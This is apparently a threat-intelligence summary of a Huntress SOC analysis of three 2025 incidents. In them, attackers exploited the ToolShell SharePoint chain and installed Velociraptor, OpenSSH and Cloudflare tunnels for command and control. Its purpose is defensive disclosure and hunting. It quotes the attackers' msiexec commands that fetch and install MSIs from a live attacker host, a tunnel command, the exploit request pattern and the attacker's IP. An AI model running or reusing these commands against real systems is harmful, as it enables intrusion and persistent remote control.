 huntress.comwriteup
Velociraptor Misuse, Pt. II: The Eye of the Storm
Huntress SOC details three incidents (Sept–Nov 2025) where attackers abused the legitimate DFIR tool Velociraptor for C2 after gaining initial access via the ToolShell SharePoint exploit chain (CVE-2025-49706/CVE-2025-49704, CVE-2025-53770/CVE-2025-53771). Attackers installed Velociraptor as a persistent SYSTEM service, then pivoted to Cloudflare tunnels and VS Code (code.exe) remote tunnels for resilient C2, with one incident tied to Warlock ransomware and the financially motivated cluster Storm-2603. The piece includes shared IOCs across incidents (same Workers.dev download domain, Cloudflare tunnel token), attacker command mistakes, and a SecurityCheck.exe malware sample flagged by VirusTotal.
What it is
Huntress SOC analysis of three incidents (September–November 2025) where threat actors installed Velociraptor, a legitimate DFIR tool, for C2. This document adds the concrete IOCs and detection artifacts the summary omits. Beyond the three, Huntress separately reported a Nov 12 incident using a WSUS vulnerability before Velociraptor; one of the three tied to Warlock ransomware and Storm-2603, matching a hostname from an August Singapore government advisory.
How it works (Incident 1, Sept 9)
ToolShell was used against a SharePoint instance for unauthenticated RCE: auth bypass CVE-2025-49706 via a crafted POST to /_layouts/15/ToolPane.aspx/ carrying a Referer of /_layouts/SignOut.aspx, chained to RCE CVE-2025-49704. The actor appears to have modified start.aspx (a default SharePoint page) into a web shell — POSTs to it are abnormal. The w3wp.exe SharePoint worker process spawned msiexec.exe, installing OpenSSH then Velociraptor:
msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/ssh.msi
msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/v3.msi
The actor then logged in over RDP as account adminbak2 and ran a Cloudflare tunnel to route C2 through a trusted domain:
"C:\Program Files (x86)\cloudflared\cloudflared.exe" tunnel run --token [REDACTED]They also attempted to install a tool named SecurityCheck via MSI (blocked). The same Cloudflare token account tag and the same MSI download source recur in the Nov 5 incident ("Incident 3"), linking the campaigns.
Preconditions / Affected
Internet-exposed, unpatched on-prem SharePoint vulnerable to the ToolShell chain (CVE-2025-49706 + CVE-2025-49704). MDE with network protection enabled logged but did not stop the MSI installs here.
What to do
Hunt for these specific artifacts the page names:
- IIS logs: POST to
/_layouts/15/ToolPane.aspx/withReferer: /_layouts/SignOut.aspx; unusual POST requests tostart.aspx. - Attacker source IP
38.54.16[.]179. - MSI download host
royal-boat-bf05.qgtxtebl.workers.dev(a Cloudflareworkers.devdomain) and any repeat of that download source or the Cloudflare tunnel token account tag. msiexec.exewithw3wp.exeas parent process.- Event logs:
MsiInstallersuccess records,Service Control Manager/7045forcloudflaredand OpenSSH/Velociraptor services,Microsoft-Windows-Windows Defender/1125(network protection). - Rogue local admin

adminbak2used over RDP. - Related TTPs across the set: encoded PowerShell downloading VS Code (
code.exe), and aSecurityCheckMSI.
Caveats
Attribution of Incident 1 to ToolShell rests on IIS log correlation, and the start.aspx web shell is assessed ("may have") rather than confirmed. Only Incident 1 is detailed in this excerpt; Incidents 2 and 3 are referenced but not fully described here.
CVEs named here
- CVE-2025-49706
- CVE-2025-49704
- CVE-2025-53770
- CVE-2025-53771
- CVE-2025-59287
Technologies named here
- Velociraptor
- Microsoft SharePoint
- OpenSSH
- Windows Server Update Services
- Cloudflare Tunnel
- Visual Studio Code
- SecurityCheck / Security State Check
- ADExplorer64.exe
- TightVNC
- Microsoft Defender for Endpoint / Windows Defender
- Sophos
- VirusTotal
- lockj_decryptor.exe
- Huntress SOC/EDR
- Cloudflare
- VS Code
- SharePoint
- Windows Defender
- IIS
- Cloudflare Workers
- PowerShell
- RDP
- Active Directory
Techniques named here
- ToolShell exploit chain
- Web shell deployment
- Malicious MSI installation via msiexec
- C2 tunneling via legitimate tools
- Base64-encoded PowerShell commands
- RDP login with created account
- Domain/Active Directory enumeration
- Disabling security tooling
- DLL sideloading
- Ransomware deployment
Threat actors named here
Also named here
- ToolShell
Related in Threat Intel
 huntress.comwriteup
Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup